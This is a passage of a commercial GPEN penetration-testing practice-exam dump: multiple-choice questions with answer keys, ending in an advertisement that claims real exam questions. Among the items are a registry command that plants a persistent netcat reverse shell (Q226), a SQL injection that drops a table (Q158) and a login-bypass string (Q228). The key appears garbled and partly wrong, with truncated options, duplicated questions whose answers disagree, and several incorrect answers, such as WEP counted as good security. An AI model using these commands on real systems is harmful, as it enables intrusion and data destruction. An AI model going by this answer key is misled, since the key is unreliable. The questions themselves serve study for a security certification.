A. Port scanning
B. Spoofing
C. Cloaking
D. Firewalking

Answer: D

NEW QUESTION 138
- (Topic 2)
What is the sequence in which packets are sent when establishing a connection to a secured network?

A. Auth, Associate and Probe
B. Probe, Auth and Associate
C. Associate, Probe and Auth
D. Prob
E. Associate and Auth

Answer: C

NEW QUESTION 140
- (Topic 2)
You have just set up a wireless network for customers at a coffee shop. Which of the following are good security measures to implement? Each correct answer represents a complete solution. Choose two.

A. MAC filtering the router
B. Using WPA encryption
C. Using WEP encryption
D. Not broadcasting SSID

Answer: BC

NEW QUESTION 144
- (Topic 2)
Which of the following Web authentication techniques uses a single sign-on scheme?

A. NTLM authentication
B. Microsoft Passport authentication
C. Basic authentication
D. Digest authentication

Answer: B

NEW QUESTION 148
- (Topic 2)
Which of the following Nmap commands is used to perform a UDP port scan?

A. nmap -sS
B. nmap -sY
C. nmap -sN
D. nmap –sU

Answer: D

NEW QUESTION 150
- (Topic 2)
Adam works as a professional Computer Hacking Forensic Investigator. He works with the local police. A project has been assigned to him to investigate an iPod, which was seized from a student of the high school. It is suspected that the explicit child pornography contents are stored in the iPod. Adam wants to investigate the iPod extensively. Which of the following operating systems will Adam use to carry out his investigations in more extensive and elaborate manner?

A. Windows XP
B. Mac OS
C. MINIX 3
D. Linux

Answer: B

NEW QUESTION 151
- (Topic 2)
You are concerned about war driving bringing hackers attention to your wireless network. What is the most basic step you can take to mitigate this risk?

A. Implement WEP
B. Implement MAC filtering
C. Don't broadcast SSID
D. Implement WPA

Answer: C

NEW QUESTION 154
- (Topic 2)
You work as a Network Penetration tester in the Secure Inc. Your company takes the projects to test the security of various companies. Recently, Secure Inc. has assigned you a project to test the security of the Bluehill Inc. For this, you start monitoring the network traffic of the Bluehill Inc.
In this process, you get that there are too many FTP packets traveling in the Bluehill Inc. network.
Now, you want to sniff the traffic and extract usernames and passwords of the FTP server. Which of the following tools will you use to accomplish the task?

A. Ettercap
B. L0phtcrack
C. NetStumbler
D. SARA

Answer: A

NEW QUESTION 156
- (Topic 2)
Which of the following tools allow you to perform HTTP tunneling?
Each correct answer represents a complete solution. Choose all that apply.

A. BackStealth
B. Tunneled
C. Nikto
D. HTTPort

Answer: ABD

NEW QUESTION 158

- (Topic 2)
You work as a Network Penetration tester in the Secure Inc. Your company takes the projects to test the security of various companies. Recently, Secure Inc. has assigned you a project to test the security of a Web site. You go to the Web site login page and you run the following SQL query:
SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'attacker@somehwere.com'; DROP TABLE members; --'
What task will the above SQL query perform?

A. Performs the XSS attack
B. Deletes the entire members tabl
C. Deletes the rows of members table where email id is 'attacker@somehwere.com' give
D. Deletes the database in which members table reside

Answer: B

NEW QUESTION 162
- (Topic 2)
Which of the following is a passive information gathering tool?

A. Whois
B. Snort
C. Ettercap
D. Nmap

Answer: A

NEW QUESTION 164
- (Topic 2)
You have forgotten your password of an online shop. The web application of that online shop asks you to enter your email so that they can send you a new password. You enter your email you@gmail.com' and press the submit button. The Web application displays the server error.
What can be the reason of the error?

A. The remote server is dow
B. You have entered any special character in emai
C. Your internet connection is slo
D. Email entered is not vali

Answer: B

NEW QUESTION 165
- (Topic 2)
Anonymizers are the services that help make a user's own Web surfing anonymous. An anonymizer removes all the identifying information from a user's computer while the user surfs the Internet. It ensures the privacy of the user in this manner. After the user anonymizes a Web access with an anonymizer prefix, every subsequent link selected is also automatically accessed anonymously. Which of the following are limitations of anonymizers?
Each correct answer represents a complete solution. Choose all that apply.

A. Java applications
B. Secure protocols
C. ActiveX controls
D. JavaScript
E. Plugins

Answer: ABCDE

NEW QUESTION 166
- (Topic 2)
Adam works as a professional Computer Hacking Forensic Investigator. He wants to investigate a suspicious email that is sent using a Microsoft Exchange server. Which of the following files will he review to accomplish the task?
Each correct answer represents a part of the solution. Choose all that apply.

A. Checkpoint files
B. cookie files
C. Temporary files
D. EDB and STM database files

Answer: ACD

NEW QUESTION 168
- (Topic 2)
Which of the following is the most common method for an attacker to spoof email?

A. Back door
B. Replay attack
C. Man in the middle attack
D. Open relay

Answer: D

NEW QUESTION 169
- (Topic 2)
Which protocol would need to be available on a target in order for Nmap to identify services like IMAPS and POP3S?

A. HTTPS
B. SSL
C. LDAP
D. TLS

Answer: A

Explanation:
Reference:
http://nmap.org/book/vscan.html

NEW QUESTION 170
- (Topic 2)
Which of the following standards is used in wireless local area networks (WLANs)?

A. IEEE 802.4
B. IEEE 802.3
C. IEEE 802.11b
D. IEEE 802.5

Answer: C

NEW QUESTION 174
- (Topic 2)
Which of the following Web attacks is performed by manipulating codes of programming languages such as SQL, Perl, Java present in the Web pages?

A. Command injection attack
B. Cross-Site Scripting attack
C. Cross-Site Request Forgery
D. Code injection attack

Answer: D

NEW QUESTION 179
- (Topic 2)
Which of the following security policies will you implement to keep safe your data when you connect your Laptop to the office network over IEEE 802.11 WLANs? Each correct answer represents a complete solution. Choose two.

A. Using personal firewall software on your Lapto
B. Using a protocol analyzer on your Laptop to monitor for risk
C. Using portscanner like nmap in your networ
D. Using an IPSec enabled VPN for remote connectivit

Answer: AD

NEW QUESTION 180
- (Topic 2)
You want to scan your network quickly to detect live hosts by using ICMP ECHO Requests. What type of scanning will you perform to accomplish the task?

A. Idle scan
B. TCP SYN scan
C. Ping sweep scan
D. XMAS scan

Answer: C

NEW QUESTION 181
- (Topic 2)
You run the following PHP script:
<?php $name = mysql_real_escape_string($_POST["name"]); $password = mysql_real_escape_string($_POST["password"]);?>
What is the use of the mysql_real_escape_string() function in the above script. Each correct answer represents a complete solution. Choose all that apply

A. It escapes all special characters from strings $_POST["name"] and $_POST["password"].
B. It escapes all special characters from strings $_POST["name"] and $_POST["password"] except ' and ".
C. It can be used to mitigate a cross site scripting attac
D. It can be used as a countermeasure against a SQL injection attac

Answer: AD

NEW QUESTION 185
- (Topic 2)
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He has successfully performed

the following steps of the preattack phase to check the security of the We-are-secure network:
l Gathering information
l Determining the network range
l Identifying active systems
Now, he wants to find the open ports and applications running on the network. Which of the following tools will he use to accomplish his task?

A. APNIC
B. SuperScan
C. RIPE
D. ARIN

Answer: B

NEW QUESTION 188
CORRECT TEXT - (Topic 2)
Fill in the blank with the appropriate tool name.
_____is a wireless network cracking tool that exploits the vulnerabilities in the RC4 Algorithm, which comprises the WEP security parameters.

A.

Answer: WEPcrack

NEW QUESTION 192
- (Topic 2)
Which of the following tools connects to and executes files on remote systems?

A. Spector
B. Hk.exe
C. PsExec
D. GetAdmin.exe

Answer: C

NEW QUESTION 194
- (Topic 2)
Which of the following is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards and also detects wireless networks marking their relative position with a GPS?

A. NetStumbler
B. Tcpdump
C. Kismet
D. Ettercap

Answer: A

NEW QUESTION 199
- (Topic 2)
How many bits encryption does SHA-1 use?

A. 140
B. 512
C. 128
D. 160

Answer: D

NEW QUESTION 204
- (Topic 2)
You want to use a Windows-based GUI tool which can perform MITM attacks, along with sniffing and ARP poisoning. Which of the following tools will you use?

A. Cain and Abel
B. Brutus
C. Dsniff
D. Nmap

Answer: A

NEW QUESTION 207
- (Topic 2)
Which of the following statements are true about NTLMv1?
Each correct answer represents a complete solution. Choose all that apply.

A. It uses the LANMAN hash of the user's passwor
B. It is mostly used when no Active Directory domain exist
C. It is a challenge-response authentication protoco
D. It uses the MD5 hash of the user's passwor

Answer: ABC

NEW QUESTION 211
- (Topic 2)
Joseph works as a Network Administrator for WebTech Inc. He has to set up a centralized area on the network so that each employee can share resources and documents with one another. Which of the following will he configure to accomplish the task?

A. WEP
B. VPN
C. Intranet
D. Extranet

Answer: C

NEW QUESTION 214
- (Topic 2)
You work as a Network Administrator in the Secure Inc. You often need to send PDF documents that contain secret information, such as, client password, their credit card details, email passwords, etc. through email to your customers. However, you are making PDFs password protected you are getting complaints from customers that their secret information is being misused. When you analyze this complaint you get that however you are applying the passwords on PDFs, they are not providing the maximum protection. What may be the cause of this security hole?

A. PDFs can be read easily in the plain-text form by applying a sniffe
B. PDFs are sent in email in the plain-text for
C. PDF passwords can easily be cracked by brute force attack
D. You are applying easily guessed password

Answer: C

NEW QUESTION 215
- (Topic 2)
What will the following scapy commands do?

```
>>> packet=IP(dst="192.168.1/24")/TCP(dport=[80,8080],flags="SA")

>>> ans,unans=sr(packet)
```

A. Perform a SYN-ACK scan against TCP ports 80 and 3080 on host 192.168.1.24.
B. Perform a SYN scan against ports 80 through 8080 for all hosts on the192.168.1.0/24 networ
C. Combine the answered and unanswered results of a previous scan into the sr(packet)variabl
D. Perform a SYN-ACK scan against TCP ports 80 and 8080 for all hosts on the192.16S.1.0/24 networ

Answer: D

NEW QUESTION 217
- (Topic 2)
Which of the following attacks can be overcome by applying cryptography?

A. Buffer overflow
B. Web ripping
C. DoS
D. Sniffing

Answer: D

NEW QUESTION 221
- (Topic 2)
Which of the following tasks can be performed by using netcat utility? Each correct answer represents a complete solution. Choose all that apply.

A. Firewall testing
B. Creating a Backdoor
C. Port scanning and service identification
D. Checking file integrity

Answer: ABC

NEW QUESTION 226
- (Topic 3)
You run the following command on the remote Windows server 2003 computer:
c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t
REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"
What task do you want to perform by running this command?
Each correct answer represents a complete solution. Choose all that apply.

A. You want to put Netcat in the stealth mod
B. You want to add the Netcat command to the Windows registr
C. You want to perform banner grabbin

D. You want to set the Netcat to execute command any tim

Answer: ABD

NEW QUESTION 228
- (Topic 3)
John works as a professional Ethical Hacker. He has been assigned a project to test the security of www.we-are-secure.com. On the We-are-secure login page, he enters ='or''=' as a username and successfully logs in to the user page of the Web site. The We-are-secure login page is vulnerable to a _____.

A. Replay attack
B. Land attack
C. SQL injection attack
D. Dictionary attack

Answer: C

NEW QUESTION 232
- (Topic 3)
One of the sales people in your company complains that sometimes he gets a lot of unsolicited messages on his PDA. After asking a few questions, you determine that the issue only occurs in crowded areas like airports. What is the most likely problem?

A. Blue snarfing
B. Blue jacking
C. A virus
D. Spam

Answer: B

NEW QUESTION 235
- (Topic 3)
Which of the following scanning methods is most accurate and reliable, although it is easily detectable and hence avoided by a hacker?

A. TCP FIN
B. TCP half-open
C. TCP SYN/ACK
D. Xmas Tree

Answer: C

NEW QUESTION 240
- (Topic 3)
Which of the following is generally practiced by the police or any other recognized governmental authority?

A. Spoofing
B. Wiretapping
C. Phishing
D. SMB signing

Answer: B

NEW QUESTION 245
- (Topic 3)
John works as a Professional Ethical Hacker for we-are-secure Inc. The company is using a Wireless network. John has been assigned the work to check the security of WLAN of we-aresecure.
For this, he tries to capture the traffic, however, he does not find a good traffic to analyze data. He has already discovered the network using the ettercap tool.
Which of the following tools can he use to generate traffic so that he can crack the Wep keys and enter into the network?

A. ICMP ping flood tool
B. Kismet
C. Netstumbler
D. AirSnort

Answer: A

NEW QUESTION 249
- (Topic 3)
Which of the following are considered Bluetooth security violations?
Each correct answer represents a complete solution. Choose two.

A. SQL injection attack
B. Cross site scripting attack
C. Bluebug attack
D. Bluesnarfing
E. Social engineering

Answer: CD

NEW QUESTION 250
- (Topic 3)
Which of the following tools are used for footprinting?
Each correct answer represents a complete solution. Choose all that apply.

A. Brutus
B. Sam spade
C. Whois
D. Traceroute

Answer: BCD

NEW QUESTION 253
CORRECT TEXT - (Topic 3)
Fill in the blanks with the appropriate protocol.
CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) is an IEEE___ encryption protocol created to replace both TKIP and WEP.

A.

Answer: 802.11i

NEW QUESTION 256
- (Topic 3)
You want to retrieve password files (stored in the Web server's index directory) from various Web sites. Which of the following tools can you use to accomplish the task?

A. Nmap
B. Sam spade
C. Whois
D. Google

Answer: D

NEW QUESTION 257
- (Topic 3)
Which of the following can be used as a countermeasure against the SQL injection attack?
Each correct answer represents a complete solution. Choose two.

A. mysql_escape_string()
B. session_regenerate_id()
C. mysql_real_escape_string()
D. Prepared statement

Answer: CD

NEW QUESTION 262
- (Topic 3)
Which of the following attacks can be overcome by applying cryptography?

A. Web ripping
B. Sniffing
C. DoS
D. Buffer overflow

Answer: B

NEW QUESTION 264
- (Topic 3)
Which of the following ports must you filter to check null sessions on your network?

A. 139 and 445
B. 111 and 222
C. 1234 and 300
D. 130 and 200

Answer: A

NEW QUESTION 268
- (Topic 3)
Which of the following tools can be used to automate the MITM attack?

A. Hotspotter
B. Airjack
C. Kismet
D. IKECrack

Answer: B

NEW QUESTION 270
- (Topic 3)
LM hash is one of the password schemes that Microsoft LAN Manager and Microsoft Windows versions prior to the Windows Vista use to store user passwords that are less than 15 characters long. If you provide a password seven characters or less, the second half of the LM hash is always _____.

A. 0xBBD3B435B51504FF
B. 0xAAD3B435B51404FF
C. 0xBBC3C435C51504EF
D. 0xAAD3B435B51404EE

Answer: D

NEW QUESTION 271
- (Topic 3)
Which of the following are the countermeasures against WEP cracking? Each correct answer represents a part of the solution. Choose all that apply.

A. Using a 16 bit SSI
B. Changing keys ofte
C. Using the longest key supported by hardwar
D. Using a non-obvious ke

Answer: BCD

NEW QUESTION 276
- (Topic 3)
Which of the following tools can be used to perform Windows password cracking, Windows enumeration, and VoIP session sniffing?

A. L0phtcrack
B. John the Ripper
C. Cain
D. Pass-the-hash toolkit

Answer: C

NEW QUESTION 279
- (Topic 3)
When you conduct the XMAS scanning using Nmap, you find that most of the ports scanned do not give a response. What can be the state of these ports?

A. Closed
B. Open
C. Filtered

Answer: B

NEW QUESTION 281
- (Topic 3)
In which of the following attacking methods does an attacker distribute incorrect IP address?

A. IP spoofing
B. Mac flooding
C. Man-in-the-middle
D. DNS poisoning

Answer: D

NEW QUESTION 286
- (Topic 3)
You want to perform passive footprinting against we-are-secure Inc. Web server. Which of the following tools will you use?

A. Ettercap
B. Nmap
C. Netcraft
D. Ethereal

Answer: C

NEW QUESTION 290
- (Topic 3)
Which of the following characters will you use to check whether an application is vulnerable to an SQL injection attack?

A. Single quote (')
B. Semi colon (;)

C. Double quote (")
D. Dash (-)

Answer: A

NEW QUESTION 292
- (Topic 3)
You are using the dsniff tool to intercept communications between two entities and establish credentials with both sides of the connections. These entities do not notice that you were retrieving the information between these two. Which of the following attacks are you performing?

A. Man-in-the-middle
B. ARP poisoning
C. Session hijacking
D. DoS

Answer: A

NEW QUESTION 293
- (Topic 3)
Which of the following techniques are NOT used to perform active OS fingerprinting?
Each correct answer represents a complete solution. Choose all that apply.

A. Analyzing email headers
B. Sniffing and analyzing packets
C. ICMP error message quoting
D. Sending FIN packets to open ports on the remote system

Answer: AB

NEW QUESTION 297
- (Topic 3)
The employees of EWS Inc. require remote access to the company's Web servers. In order to provide solid wireless security, the company uses EAP-TLS as the authentication protocol. Which of the following statements are true about EAP-TLS?
Each correct answer represents a complete solution. Choose all that apply.

A. It is supported by all manufacturers of wireless LAN hardware and softwar
B. It uses a public key certificate for server authenticatio
C. It uses password hash for client authenticatio
D. It provides a moderate level of securit

Answer: AB

NEW QUESTION 298
- (Topic 3)
Adam, a malicious hacker, hides a hacking tool from a system administrator of his company by using Alternate Data Streams (ADS) feature. Which of the following statements is true in context with the above scenario?

A. Alternate Data Streams is a feature of Linux operating syste
B. Adam's system runs on Microsoft Windows 98 operating syste
C. Adam is using FAT file syste
D. Adam is using NTFS file syste

Answer: D

NEW QUESTION 303
- (Topic 3)
Adam works as a professional Computer Hacking Forensic Investigator. A project has been assigned to him to investigate a multimedia enabled mobile phone, which is suspected to be used in a cyber crime. Adam uses a tool, with the help of which he can recover deleted text messages, photos, and call logs of the mobile phone. Which of the following tools is Adam using?

A. FTK Imager
B. FAU
C. Device Seizure
D. Galleta

Answer: C

NEW QUESTION 305
- (Topic 3)
John works as a Professional Ethical Hacker for we-are-secure Inc. The company is using a Wireless network. John has been assigned the work to check the security of WLAN of we-aresecure.
For this, he tries to capture the traffic, however, he does not find a good traffic to analyze data. He has already discovered the network using the ettercap tool.
Which of the following tools can he use to generate traffic so that he can crack the Wep keys and enter into the network?

A. ICMP ping flood tool
B. Kismet
C. Netstumbler

D. AirSnort

Answer: A

NEW QUESTION 307
- (Topic 3)
Every network device contains a unique built in Media Access Control (MAC) address, which is used to identify the authentic device to limit the network access. Which of the following addresses is a valid MAC address?

A. A3-07-B9-E3-BC-F9
B. F936.28A1.5BCD.DEFA
C. 1011-0011-1010-1110-1100-0001
D. 132.298.1.23

Answer: A

NEW QUESTION 310
- (Topic 3)
In which of the following scanning methods does an attacker send SYN packets and then a RST packet?

A. TCP SYN scan
B. XMAS scan
C. IDLE scan
D. TCP FIN scan

Answer: A

NEW QUESTION 315
- (Topic 3)
Which of the following security protocols can be used to support MS-CHAPv2 for wireless client authentication?
Each correct answer represents a complete solution. Choose two.

A. PEAP
B. IPSec
C. HTTP
D. PPTP

Answer: AD

NEW QUESTION 316
- (Topic 3)
Which of the following tools can be used to enumerate networks that have blocked ICMP Echo packets, however, failed to block timestamp or information packet or not performing sniffing of trusted addresses, and it also supports spoofing and promiscuous listening for reply packets?

A. Nmap
B. Zenmap
C. Icmpenum
D. Nessus

Answer: C

NEW QUESTION 320
- (Topic 3)
Network mapping provides a security testing team with a blueprint of the organization. Which of the following steps is NOT a part of manual network mapping?

A. Collecting employees information
B. Gathering private and public IP addresses
C. Performing Neotracerouting
D. Banner grabbing

Answer: C

NEW QUESTION 321
- (Topic 3)
The employees of EWS Inc. require remote access to the company's Web servers. In order to provide solid wireless security, the company uses EAP-TLS as the authentication protocol. Which of the following statements are true about EAP-TLS?
Each correct answer represents a complete solution. Choose all that apply.

A. It is supported by all manufacturers of wireless LAN hardware and softwar
B. It uses a public key certificate for server authenticatio
C. It uses password hash for client authenticatio
D. It provides a moderate level of securit

Answer: AB

NEW QUESTION 323

- (Topic 3)
Which of the following statements are true about session hijacking?
Each correct answer represents a complete solution. Choose all that apply.

A. It is used to slow the working of victim's network resource
B. TCP session hijacking is when a hacker takes over a TCP session between two machine
C. Use of a long random number or string as the session key reduces session hijackin
D. It is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer syste

Answer: BCD

NEW QUESTION 326
- (Topic 3)
How many bits does SYSKEY use for encryption?

A. 32
B. 64
C. 512
D. 128

Answer: D

NEW QUESTION 329
- (Topic 3)
You are concerned about attackers simply passing by your office, discovering your wireless network, and getting into your network via the wireless connection. Which of the following are
NOT steps in securing your wireless connection?
Each correct answer represents a complete solution. Choose two.

A. Not broadcasting SSID
B. MAC filtering on the router
C. Strong password policies on workstation
D. Using either WEP or WPA encryption
E. Hardening the server OS

Answer: CE

NEW QUESTION 332
- (Topic 3)
You work as a Penetration Tester for the Infosec Inc. Your company takes the projects of security auditing. Recently, your company has assigned you a project to test the security of the we-aresecure. com Website. The we-are-secure.com Web server is using Linux operating system. When you port scanned the we-are-secure.com Web server, you got that TCP port 23, 25, and 53 are open. When you tried to telnet to port 23, you got a blank screen in response. When you tried to type the dir, copy, date, del, etc. commands you got only blank spaces or underscores symbols on the screen. What may be the reason of such unwanted situation?

A. The we-are-secure.com server is using honeypo
B. The telnet session is being affected by the stateful inspection firewal
C. The telnet service of we-are-secure.com has corrupte
D. The we-are-secure.com server is using a TCP wrappe

Answer: D

NEW QUESTION 333
- (Topic 3)
Which of the following statements are true about the Enum tool?
Each correct answer represents a complete solution. Choose all that apply.

A. It is capable of performing brute force and dictionary attacks on individual accounts of Windows NT/2000.
B. One of the countermeasures against the Enum tool is to disable TCP port 139/445.
C. It is a console-based Win32 information enumeration utilit
D. It uses NULL and User sessions to retrieve user lists, machine lists, LSA policy information, et

Answer: ABCD

NEW QUESTION 334
- (Topic 4)
Which of the following is a web ripping tool?

A. Netcat
B. NetBus
C. SuperScan
D. Black Widow

Answer: D

NEW QUESTION 338
- (Topic 4)

What does TCSEC stand for?

A. Trusted Computer System Evaluation Criteria
B. Target Computer System Evaluation Criteria
C. Trusted Computer System Experiment Criteria
D. Trusted Computer System Evaluation Center

Answer: A

NEW QUESTION 340
- (Topic 4)
Which of the following tools allow you to perform HTTP tunneling?
Each correct answer represents a complete solution. Choose all that apply.

A. BackStealth
B. HTTPort
C. Tunneled
D. Nikto

Answer: ABC

NEW QUESTION 344
- (Topic 4)
Which of the following standards is used in wireless local area networks (WLANs)?

A. IEEE 802.11b
B. IEEE 802.5
C. IEEE 802.3
D. IEEE 802.4

Answer: A

NEW QUESTION 347
- (Topic 4)
Which of the following techniques is used to monitor telephonic and Internet conversations by a third party?

A. War driving
B. War dialing
C. Web ripping
D. Wiretapping

Answer: D

NEW QUESTION 349
- (Topic 4)
_____ firewall architecture uses two NICs with a screening router inserted between the host and the untrusted network.

A. packet filtering
B. Screened host
C. Dual homed host
D. Screened subnet

Answer: B

NEW QUESTION 350
- (Topic 4)
Which of the following Trojans does not use TCP protocol?

A. Donald Dick
B. Beast
C. Back Oriffice
D. NetBus

Answer: C

NEW QUESTION 351
- (Topic 4)
Which of the following statements about SSID is NOT true?

A. Default settings of SSIDs are secur
B. All wireless devices on a wireless network must have the same SSID in order to communicate with each othe
C. It acts as a password for network acces
D. It is used to identify a wireless networ

Answer: A

NEW QUESTION 356
- (Topic 4)
If a password is seven characters or less, the second half of the LM hash is always _____.

A. 0xAAD3B4EE
B. 0xAAD3B4FF
C. 0xAAD3B435B51404FF
D. 0xAAD3B435B51404EE

Answer: D

NEW QUESTION 361
- (Topic 4)
In which of the following attacks is a malicious packet rejected by an IDS, but accepted by the host system?

A. Insertion
B. Evasion
C. Fragmentation overwrite
D. Fragmentation overlap

Answer: B

NEW QUESTION 364
- (Topic 4)
Which of the following tools can be used to find a username from a SID?

A. SNMPENUM
B. SID
C. SID2User
D. SIDENUM

Answer: C

NEW QUESTION 365
- (Topic 4)
Which of the following enables an inventor to legally enforce his right to exclude others from using his invention?

A. Artistic license
B. Spam
C. Patent
D. Phishing

Answer: C

NEW QUESTION 367
- (Topic 4)
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He performs a Teardrop attack on the we-are-secure server and observes that the server crashes. Which of the following is the most likely cause of the server crash?

A. The spoofed TCP SYN packet containing the IP address of the target is filled in both the source and destination field
B. The we-are-secure server cannot handle the overlapping data fragment
C. The ICMP packet is larger than 65,536 byte
D. Ping requests at the server are too hig

Answer: B

NEW QUESTION 372
- (Topic 4)
What does APNIC stand for?

A. Asia-Pacific Network Information Center
B. American-Pacific Network Information Center
C. American Private Network Information Center
D. Asian Private Network Information Center

Answer: A

NEW QUESTION 375
- (Topic 4)
Which of the following is a tool for SSH and SSL MITM attacks?

A. Ettercap
B. Cain
C. Dsniff
D. AirJack

Answer:

C

NEW QUESTION 380
- (Topic 4)
You want to connect to your friend's computer and run a Trojan on it. Which of the following tools will you use to accomplish the task?

A. Remoxec
B. Hk.exe
C. PSExec
D. GetAdmin.exe

Answer: C

NEW QUESTION 385
- (Topic 4)
You want to retrieve password files (stored in the Web server's index directory) from various Web sites. Which of the following tools can you use to accomplish the task?

A. Sam spade
B. Nmap
C. Whois
D. Google

Answer: D

NEW QUESTION 388
- (Topic 4)
You want to perform an active session hijack against Secure Inc. You have found a target that allows Telnet session. You have also searched an active session due to the high level of traffic on the network. What should you do next?

A. Use a sniffer to listen network traffi
B. Guess the sequence number
C. Use brutus to crack telnet passwor
D. Use macoff to change MAC addres

Answer: B

NEW QUESTION 393
- (Topic 4)
Which of the following statements about Fport is true?

A. It works as a process viewe
B. It works as a datapipe on Window
C. It works as a datapipe on Linu
D. It is a source port forwarder/redirecto

Answer: A

NEW QUESTION 394
- (Topic 4)
Which of the following tasks is NOT performed by antiviruses?

A. Activity blocking
B. Heuristic scanning
C. Integrity scanning
D. Session hijacking

Answer: D

NEW QUESTION 395
- (Topic 4)
Which of the following are considered Bluetooth security violations?
Each correct answer represents a complete solution. Choose two.

A. Cross site scripting attack
B. SQL injection attack
C. Bluesnarfing
D. Bluebug attack
E. Social engineering

Answer: CD

NEW QUESTION 396
- (Topic 4)
Which of the following nmap switches is used to perform NULL scan?

A. -sN
B. -sO
C. -sU
D. -sP

Answer: A

NEW QUESTION 401
- (Topic 4)
Which of the following tools can be used to automate the MITM attack?

A. Hotspotter
B. Airjack
C. IKECrack
D. Kismet

Answer: B

NEW QUESTION 404
- (Topic 4)
The employees of CCN Inc. require remote access to the company's proxy servers. In order to provide solid wireless security, the company uses LEAP as the authentication protocol. Which of the following is supported by the LEAP protocol?
Each correct answer represents a complete solution. Choose all that apply.

A. Public key certificate for server authentication
B. Password hash for client authentication
C. Strongest security level
D. Dynamic key encryption

Answer: BD

NEW QUESTION 405
- (Topic 4)
Which of the following tools is not a BlueSnarf attacking tool?

A. Blooover
B. Redsnarf
C. BlueSnarfer
D. Freejack

Answer: D

NEW QUESTION 407
- (Topic 4)
Which of the following is the second half of the LAN manager Hash?

A. 0xAAD3B435B51404BB
B. 0xAAD3B435B51404CC
C. 0xAAD3B435B51404EE
D. 0xAAD3B435B51404AA

Answer: C

NEW QUESTION 411
- (Topic 4)
Which of the following is NOT a Back orifice plug-in?

A. BOSOCK32
B. STCPIO
C. BOPeep
D. Beast

Answer: D

NEW QUESTION 413
- (Topic 4)
Which of the following options holds the strongest password?

A. Joe12is23good
B. $#164aviD^%
C. california
D. Admin1234

Answer: B

NEW QUESTION 416

- (Topic 4)
Which of the following tools is a wireless sniffer and analyzer that works on the Windows operating system?

A. Aeropeek
B. Kismet
C. Airsnort
D. Void11

Answer: A

NEW QUESTION 420
- (Topic 4)
Which of the following tools is used for port redirection?

A. SubSeven
B. Fpipe
C. NetBus
D. Loki

Answer: B

NEW QUESTION 423
- (Topic 4)
The employees of CCN Inc. require remote access to the company's proxy servers. In order to provide solid wireless security, the company uses LEAP as the authentication protocol. Which of the following is supported by the LEAP protocol?
Each correct answer represents a complete solution. Choose all that apply.

A. Strongest security level
B. Dynamic key encryption
C. Password hash for client authentication
D. Public key certificate for server authentication

Answer: BC

NEW QUESTION 426
- (Topic 4)
LM hash is one of the password schemes that Microsoft LAN Manager and Microsoft Windows versions prior to the Windows Vista use to store user passwords that are less than 15 characters long. If you provide a password seven characters or less, the second half of the LM hash is always _____.

A. 0xAAD3B435B51404EE
B. 0xBBD3B435B51504FF
C. 0xBBC3C435C51504EF
D. 0xAAD3B435B51404FF

Answer: A

NEW QUESTION 431
- (Topic 4)
In which layer of the OSI model does a sniffer operate?

A. Network layer
B. Session layer
C. Presentation layer
D. Data link layer

Answer: D

NEW QUESTION 432
- (Topic 4)
Which of the following is the default port value of beast Trojan?

A. 6666
B. 2222
C. 3333
D. 1111

Answer: A

NEW QUESTION 437
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

GPEN Practice Exam Features:

* GPEN Questions and Answers Updated Frequently

* GPEN Practice Questions Verified by Expert Senior Certified Staff

* GPEN Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* GPEN Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year